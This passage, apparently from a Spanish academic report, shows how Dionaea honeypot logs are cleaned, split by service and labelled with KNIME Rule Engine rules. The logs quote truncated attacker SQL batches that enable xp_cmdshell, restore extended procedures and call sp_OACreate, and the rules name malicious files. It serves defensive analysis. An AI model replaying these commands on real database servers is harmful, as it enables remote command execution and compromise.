Fecha	Hora	Tipo	Ruta	Col4	Col5	Col6	Col7	Col8	Col9	Col10	Col11
[14022019	19:08:38]	modules	/home/cowrie/dionaea/src/modules.c:216-message:	new	module	lib/dionaea/curl.so	0x17ceb20	fn	0x76f72514		
[14022019	19:08:38]	curl	/home/cowrie/dionaea/modules/curl/module.c:613...	curl_new							
[14022019	19:08:38]	curl	/home/cowrie/dionaea/modules/curl/module.c:658...	curl	version	7.52.1	features:c-a...	protocols:di...			
[14022019	19:08:38]	incident	/home/cowrie/dionaea/src/incident.c:185-debug:	ihandler_new	pattern	dionaea.downlo...	cb	0x76f722e4	ctx	(nil)	
[14022019	19:08:38]	incident	/home/cowrie/dionaea/src/incident.c:187-debug:	ihandler	0x17f06f6	pattern	dionaea.do...	cb	0x76f722e4	ctx	(nil)
[14022019	19:08:38]	incident	/home/cowrie/dionaea/src/incident.c:185-debug:	ihandler_new	pattern	dionaea.upload....	cb	0x76f722e4	ctx	(nil)	
[14022019	19:08:38]	incident	/home/cowrie/dionaea/src/incident.c:187-debug:	ihandler	0x17f0800	pattern	dionaea.upl...	cb	0x76f722e4	ctx	(nil)
[14022019	19:08:38]	modules	/home/cowrie/dionaea/src/modules.c:216-message:	new	module	lib/dionaea/pyth...	0x17cfaa8	fn	0x75db8c60		
[14022019	19:08:38]	python	/home/cowrie/dionaea/modules/python/module.c:...	new	/home/cowri...	0x179b210					
[14022019	19:08:38]	python	/home/cowrie/dionaea/modules/python/module.c:...	Python	Interpreter	/usr/bin/python3.5					
[14022019	19:08:38]	python	/home/cowrie/dionaea/modules/python/module.c:...	running	sys.path.ins...	lib/dionaea/pyth...	default				
[14022019	19:08:38]	services	/dionaea/services.py:136-info:	Initializing	services	...					
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import	module	dionaea.blackhole					
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import	module	dionaea.cmd					
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import	module	dionaea.core					
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import	module	dionaea.echo					
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import	module	dionaea.emu					
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import	module	dionaea.emu_sc...					

Nodo 'Missing Value' 3

Y posteriormente así:



:ows: 16305048 | Spec - Columns: 5 | Properties | Flow Variables

Fecha	Hora	Tipo	Ruta	Informacion
[14022019	19:08:38]	modules	/home/cowrie/dionaea/src/modules.c:216-message:	new module lib/dionaea/curl.so 0x17ceb20 fn 0x76f72514
[14022019	19:08:38]	curl	/home/cowrie/dionaea/modules/curl/module.c:613...	curl_new
[14022019	19:08:38]	curl	/home/cowrie/dionaea/modules/curl/module.c:658...	curl version 7.52.1 features:c-ares,idn,ipv6,largefile,ntlm,spnego,ssl,libz protocols:dict,file,ftp,ftps,gophe
[14022019	19:08:38]	incident	/home/cowrie/dionaea/src/incident.c:185-debug:	ihandler_new pattern dionaea.download.offer cb 0x76f722e4 ctx (nil)
[14022019	19:08:38]	incident	/home/cowrie/dionaea/src/incident.c:187-debug:	ihandler 0x17f06f8 pattern dionaea.download.offer cb 0x76f722e4 ctx (nil)
[14022019	19:08:38]	incident	/home/cowrie/dionaea/src/incident.c:185-debug:	ihandler_new pattern dionaea.upload.request cb 0x76f722e4 ctx (nil)
[14022019	19:08:38]	incident	/home/cowrie/dionaea/src/incident.c:187-debug:	ihandler 0x17f0800 pattern dionaea.upload.request cb 0x76f722e4 ctx (nil)
[14022019	19:08:38]	modules	/home/cowrie/dionaea/src/modules.c:216-message:	new module lib/dionaea/python.so 0x17cfaa8 fn 0x75db8c60
[14022019	19:08:38]	python	/home/cowrie/dionaea/modules/python/module.c:...	new /home/cowrie/dionaea/modules/python/module.c 0x179b210
[14022019	19:08:38]	python	/home/cowrie/dionaea/modules/python/module.c:...	Python Interpreter /usr/bin/python3.5
[14022019	19:08:38]	python	/home/cowrie/dionaea/modules/python/module.c:...	running sys.path.insert(0, 'lib/dionaea/python') default
[14022019	19:08:38]	services	/dionaea/services.py:136-info:	Initializing services ...
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import module dionaea.blackhole
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import module dionaea.cmd
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import module dionaea.core
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import module dionaea.echo
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import module dionaea.emu
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import module dionaea.emu_scripts
[14022019	19:08:38]	dionaea	/dionaea/__init__.py:56-info:	Import module dionaea.exception

Nodo 'Missing Value' 4

Lo siguiente que vamos a hacer es limpiar las filas, a lo largo del uso de la herramienta se han registrado una serie de errores. Esto podemos arreglarlo de la siguiente manera


Puesto que el campo fecha aquí es un string, los errores se almacenarán en su columna aunque no representen una fecha, esto puede verse en el siguiente ejemplo:

[14022019	19:08:38]	sip	/dionaea/sip/__init__.py:571-debug:	<dionaea.sip.SipSession object at 0x74c01f80> __init__
[14022019	19:08:38]	services	/dionaea/services.py:68-warning:	Unable to start service
Traceback	(most	recent	call	last):
	File	"lib/dionaea/...	line	66, in start
	daemons	=	service.start(addr,	iface=iface, config=srv.get("config", {}))
	File	"lib/dionaea/...	line	89, in start
	daemon	=	SipSession(proto=proto,	config=config)
	File	"lib/dionaea/...	line	574, in __init__
	self.config	=	SipConfig(config=config)	
	File	"lib/dionaea/...	line	82, in __init__
	self._conn	=	sqlite3.connect(self.users)	
sqlite3.Oper...	unable	to	open	database file
[14022019	19:08:38]	connection	/home/cowrie/dionaea/src/connection.c:268-debug:	connection_bind con 0x1a76c30 addr 127.0.0.1 port 3306 iface lo
[14022019	19:08:38]	util	/home/cowrie/dionaea/src/util.c:204-debug:	Key file does not have key 'listen.use_ipv4_mapped_ipv6' in group 'd
[14022019	19:08:38]	connection	/home/cowrie/dionaea/src/connection.c:384-debug:	connection_listen con 0x1a76c30 len 20


Nodo 'Missing Value' 5

Esto puede arreglarse filtrando todas las filas que no tengan un valor numérico o sin corchete (que es como se abre la fecha en los registros de Dionaea).

Para ello podemos hacer uso de algunos de los nodos de filtrado de filas. Puesto que el formato de fecha está en un tipo de variable muy moldeable, y nuestro criterio pasa por especificar partes del mismo, nosotros haremos uso del nodo ‘Rule-based Row Filter’ para definir nosotros el criterio:



Nodo 'Rule-based Row Filter' 1



Nodo 'Rule-based Row Filter' 2

Si buscamos las filas donde nos salía el error, vemos que ahora esas filas ya no están (además se tarda menos en leer toda la tabla):


[14022019	19:08:38]	sip	/dionaea/sip/__init__.py:571-debug:	<dionaea.sip.SipSession object at 0x74c01f80> __init__
[14022019	19:08:38]	services	/dionaea/services.py:68-warning:	Unable to start service
[14022019	19:08:38]	connection	/home/cowrie/dionaea/src/connection.c:268-debug:	connection_bind con 0x1a76c30 addr 127.0.0.1 port 3306 iface lo

Nodo 'Rule-based Row Filter' 3

En vista de que el registro de Dionaea tiene una gran cantidad de entradas y de que la propia herramienta acumula registros de diversos servicios, el siguiente paso a realizar va a ser dividir esos registros por servicios, de esa manera, podemos discernir qué servicios han sido atacados y cuáles no, además de reducir el tiempo al analizar archivos menos pequeños.


Los nodos que podemos usar en este caso son los siguientes:

2. Nominal Row Filter Value




Nodo 'Nominal Value Row Filter' 1

3. Nominal Value Row Splitter



Nodo 'Nominal Value Row Splitter' 1

A grandes rasgos, ambas cumplen una función muy parecida. El primer nodo, extrae la tabla acorde al criterio que elijamos, por ejemplo, la tabla de un tipo concreto. El segundo nodo extrae dos, una con la información elegida y otra tabla con la información restante. Ambas se configuran de manera parecida:



Nodo 'Nominal Value Row Splitter' 2

Finalmente decidimos quedarnos con la segunda de ellas. A continuación veremos el resultado de algunos de los nodos. En algunos vasos veremos que como mucho solo se ha activado el módulo y en otros veremos que si ha habido actividad.

Se ha realizado este paso por cada servicio que podía emular Dionaea. Y, como hemos comentado se han obtenido dos tipos de resultados:

- Unos menos provechosos, puesto que solo hemos obtenido información sobre su arranque pero nada de actividad.

Table "default" - Rows: 52 | Spec - Columns: 5 | Properties | Flow Variables

Row ID	Fecha	Hora	Tipo	Ruta	Informacion
Row300	[14022019	19:08:38]	ftp	/dionaea/ftp.py:173-debug:	ftp test
Row453	[14022019	19:08:38]	ftp	/dionaea/ftp.py:173-debug:	ftp test
Row631	[14022019	19:08:38]	ftp	/dionaea/ftp.py:173-debug:	ftp test
Row788	[14022019	19:08:38]	ftp	/dionaea/ftp.py:173-debug:	ftp test
Row1590	[14022019	19:09:04]	ftp	/dionaea/ftp.py:173-debug:	ftp test
Row1747	[14022019	19:09:04]	ftp	/dionaea/ftp.py:173-debug:	ftp test
Row1925	[14022019	19:09:04]	ftp	/dionaea/ftp.py:173-debug:	ftp test
Row2078	[14022019	19:09:04]	ftp	/dionaea/ftp.py:173-debug:	ftp test
Row2859	[14022019	19:09:24]	ftp	/dionaea/ftp.py:173-debug:	ftp test
Row3012	[14022019	19:09:24]	ftp	/dionaea/ftp.py:173-debug:	ftp test
Row3190	[14022019	19:09:24]	ftp	/dionaea/ftp.py:173-debug:	ftp test
Row3347	[14022019	19:09:24]	ftp	/dionaea/ftp.py:173-debug:	ftp test
Row4128	[14022019	19:31:53]	ftp	/dionaea/ftp.py:173-debug:	ftp test
Row4281	[14022019	19:31:53]	ftp	/dionaea/ftp.py:173-debug:	ftp test
Row4459	[14022019	19:31:53]	ftp	/dionaea/ftp.py:173-debug:	ftp test
Row4616	[14022019	19:31:53]	ftp	/dionaea/ftp.py:173-debug:	ftp test
Row5430	[18022019	10:41:40]	ftp	/dionaea/ftp.py:173-debug:	ftp test
Row5583	[18022019	10:41:40]	ftp	/dionaea/ftp.py:173-debug:	ftp test

Nodo 'Nominal Value Row Splitter' 3

- Otros más, ya que aquí tenemos actividad ajena al inicio del servicio, es decir, hay algo que evaluar.

Informacion
SQL BATCH : b"exec sp_server_info 1 exec sp_server_info 2 exec sp_server_info 500 select 501,NULL,1 where 'a'='A' select 504,c.name,c.description,
SQL BATCH : b"exec sp_server_info 1 exec sp_server_info 2 exec sp_server_info 500 select 501,NULL,1 where 'a'='A' select 504,c.name,c.description,
SQL BATCH : b'SELECT @@VERSION '
SQL BATCH : b'use master '
SQL BATCH : b'Drop Procedure sp_addextendedproc '
SQL BATCH : b'Drop Procedure sp_addlogin\r\nDrop Procedure sp_droplogin\r\nDrop Procedure sp_addsrvrolemember '
SQL BATCH : b"create procedure sp_addextendedproc @functname nvarchar(517),@dllname varchar(255) as set implicit_transactions off if @@trancou
SQL BATCH : b'Drop Procedure xp_cmdshell\r\nDrop Procedure sp_OAMethod\r\nDrop Procedure sp_OACreate\r\nDrop Procedure sp_OASetProperty\r
SQL BATCH : b"use master\r\ndbcc addextendedproc ('xp_cmdshell','xplog70.dll')\r\ndbcc addextendedproc ('sp_OAMethod','odsole70.dll')\r\ndbcc adde
SQL BATCH : b"use [master] EXEC sp_configure N'clr enabled', N'1' RECONFIGURE WITH OVERRIDE exec sp_changedbowner 'sa' alter database [maste
SQL BATCH : b"EXEC sp_configure 'show advanced options',1 RECONFIGURE WITH OVERRIDE EXEC sp_configure 'xp_cmdshell',1 RECONFIGURE WITH
SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator O
SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator O
SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator O
SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator O
SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator O
SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator O
SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator O
SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator O
SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator O
SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator O
SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator O
SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator O

Nodo 'Nominal Value Row Splitter' 4

Además hemos extraído aquellas partes del registro relacionadas con las direcciones IP de los atacantes.

connection	/home/cowrie/dionaea/src/connection.c:2208-mes...	connection 0x1a8e570 listen/tcp/none [192.168.0.173:1433->] state: none->close
connection	/home/cowrie/dionaea/src/connection.c:204-debug:	bind_local socket 11 192.168.0.173:1433
connection	/home/cowrie/dionaea/src/connection.c:227-debug:	ip '192.168.0.173' node '192.168.0.173:1433'
connection	/home/cowrie/dionaea/src/connection.c:204-debug:	bind_local socket 16 192.168.0.173:1900
connection	/home/cowrie/dionaea/src/connection.c:316-debug:	ip '192.168.0.173' node '192.168.0.173:1900'
connection	/home/cowrie/dionaea/src/connection.c:204-debug:	bind_local socket 17 192.168.0.173:3306
connection	/home/cowrie/dionaea/src/connection.c:227-debug:	ip '192.168.0.173' node '192.168.0.173:3306'
connection	/home/cowrie/dionaea/src/connection.c:204-debug:	bind_local socket 25 127.0.0.1:1433
connection	/home/cowrie/dionaea/src/connection.c:227-debug:	ip '127.0.0.1' node '127.0.0.1:1433'
connection	/home/cowrie/dionaea/src/connection.c:204-debug:	bind_local socket 30 127.0.0.1:1900
connection	/home/cowrie/dionaea/src/connection.c:316-debug:	ip '127.0.0.1' node '127.0.0.1:1900'
connection	/home/cowrie/dionaea/src/connection.c:204-debug:	bind_local socket 31 127.0.0.1:3306
connection	/home/cowrie/dionaea/src/connection.c:218-warni...	Could not bind 127.0.0.1:3306 (Address already in use)
connection	/home/cowrie/dionaea/src/connection.c:2208-mes...	connection 0x1009080 listen/tcp/none [192.168.0.173:1433->] state: none->close
connection	/home/cowrie/dionaea/src/connection.c:2208-mes...	connection 0x1012ef8 listen/tcp/none [192.168.0.173:3306->] state: none->close
connection	/home/cowrie/dionaea/src/connection.c:2208-mes...	connection 0x1010b18 listen/udp/none [192.168.0.173:1900->] state: none->close
connection	/home/cowrie/dionaea/src/connection.c:2208-mes...	connection 0x1010b18 listen/udp/close [192.168.0.173:1900->] state: close->close
connection	/home/cowrie/dionaea/src/connection.c:2208-mes...	connection 0x102a928 listen/tcp/none [127.0.0.1:1433->] state: none->close
connection	/home/cowrie/dionaea/src/connection.c:2208-mes...	connection 0x10309e0 listen/udp/none [127.0.0.1:1900->] state: none->close
connection	/home/cowrie/dionaea/src/connection.c:2208-mes...	connection 0x10309e0 listen/udp/close [127.0.0.1:1900->] state: close->close

Nodo 'Nominal Value Row Splitter' 5


3.4.4 Minería de datos

Como nuestro interés es describir una serie de logs de cara a su fácil compresión, necesitamos de cierta traducción derivada de un estudio previo para poder elegir y configurar de manera adecuada que técnicas vamos a utilizar.

En el anexo 3 desarrollamos los registros que nos han aportado alguna información relevante, por lo que nos basaremos en el estudio realizado en ese anexo para decidir los siguientes pasos:

Lo primero es definir con qué vamos a realizar esa traducción, para ello haremos uso del nodo:

Rule Engine



Nodo 'Rule Engine' 1

En este nodo podemos definir una serie de reglas basándonos en los valores de las columnas ya obtenidas de nodos anteriores. Cómo hemos

dicho anteriormente nos basaremos en lo descrito en el anexo 3 para definir las reglas, en los tres casos nos hemos basado en palabras que nos parecieron relevantes dentro de los registros (como archivos exe o bat), también filtraremos las direcciones ip cuyos nodos se relacionen con el servicio en concreto. De esta manera los nodos quedarán así:

- MSSQL

```
$Informacion$ LIKE "*Ver*" OR $Informacion$ LIKE "*info*" => "Adquiere información de la versión"
$Informacion$ LIKE "*Drop*" AND $Informacion$ LIKE "*proc*" => "Elimina procedimientos"
$Informacion$ LIKE "*add*" AND $Informacion$ LIKE "*proc*" => "Añade procedimientos propios"
$Informacion$ LIKE "*sp_OAcreate" AND $Informacion$ LIKE "*WebmScripting.WebLocator*" => "Parece que intenta crear un objeto para establecer una conexión
$Informacion$ LIKE "*Win32_SecurityDescriptor*" OR $Informacion$ LIKE "*cacls*" => "El atacante pretende cambiar las opciones de seguridad de un archivo"
$Informacion$ LIKE "123.bat" => "Archivo malicioso encontrado: 123.bat"
$Informacion$ LIKE "Perfstringe.ini" => "Archivo malicioso encontrado: Perfstringe.ini"
$Informacion$ LIKE "*regdeletekey*" => "Eliminación de registros de archivos exe"
$Informacion$ LIKE "*sp_delete_job*" => "Borrado de archivos exe"
$Informacion$ LIKE "*sp_add_job*" => "Creación de archivos exe"
$Informacion$ LIKE "*kugou2010.exe*" => "Archivo malicioso encontrado: kugou2010.exe"
$Informacion$ LIKE "*Myusago.dvr*" => "Archivo malicioso encontrado: Myusago.dvr"
$Informacion$ LIKE "*V.sat.scrobj.dll*" => "Archivo malicioso encontrado: V.sat.scrobj.dll"
$Informacion$ LIKE "*0x*" => "Posible codificación hexadecimal"
$Informacion$ LIKE "{*-*-*-*-*}" => "Posible manipulación de un registro"
$Informacion$ LIKE "*root*" OR $Informacion$ LIKE "*sys" AND $Informacion$ LIKE "*login*" =>"Manipulacion de un usuario con privilegios"
$Informacion$ LIKE "*password*" => "Se está intentando manipular la contraseña"
$Informacion$ LIKE "*login*" => "Están intentando acceder"
```

Nodo 'Rule Engine' 2

- MySQLD

```
$Informacion$ LIKE "*VER*" => "Está intentando averiguar la versión"
$Informacion$ LIKE "*DUMPFILE*" => "Se pretende acceder a una función"
$Informacion$ LIKE "*cna12.dll*" => "Archivo malicioso cna12.dll. Se recomienda análisis"
$Informacion$ LIKE "*xpdl3*" =>  "Se pretende llamar a las funciones de cna12.dll"
```

Nodo 'Rule Engine' 3

- UPNP

```
$Informacion$ LIKE "*discover*" => "Se está haciendo un escaneo de dispositivos"
$Informacion$ LIKE "*rootdevice*" => "Se pretende acceder a un dispositivo con privilegios"
$Informacion$ LIKE "*all*" => "Se está apuntando a todos los dispositivos"
$Informacion$ LIKE "*Ver*" => "Se está investigando la versión del protocolo"
```

Nodo 'Rule Engine' 4

Sin embargo, lo único que hemos conseguido aquí es añadir una columna con la explicación del registro. Lo siguiente será filtrar la información relevante, en este caso toda aquella que cumpla con algunas de las condiciones definidas en las reglas.


3.4.4 Selección de la tarea

Lo primero que haremos será agrupar los distintos grupos definidos anteriormente para ver el desarrollo de los registros separados por días. Para agrupar las filas podemos hacer uso del nodo 'Groupby':

Nodo 'GroupBy' 1


En nuestro caso, la configuración en los tres casos es más o menos la misma:

1. Nuestra intención es ver que ataques se producen en un determinado espacio de tiempo, en nuestro caso, hemos decidido hacerlo por fechas y ver que ataques se producen en un día concreto:



Nodo 'GroupBy' 2

Ahora, por cada día queremos ver que 'Significados' (registros traducidos) se dan:



Nodo 'GroupBy' 3

En cuanto al tipo de agregación se ha optado hacerlo por lista para recopilar en un conjunto todos los registros interesantes en un día.

Con esto obtenemos una lista de acciones por día. Los resultados de nuestro experimento en este punto quedarían así:

1. MSSQL

Row1	[20022019	[Adquiere información de la versión,Adquiere información de la versión,Elimina procedimientos,...]
Row0	[07032019	[Adquiere información de la versión,Adquiere información de la versión,Elimina procedimientos,...]

Nodo 'GroupBy' 4

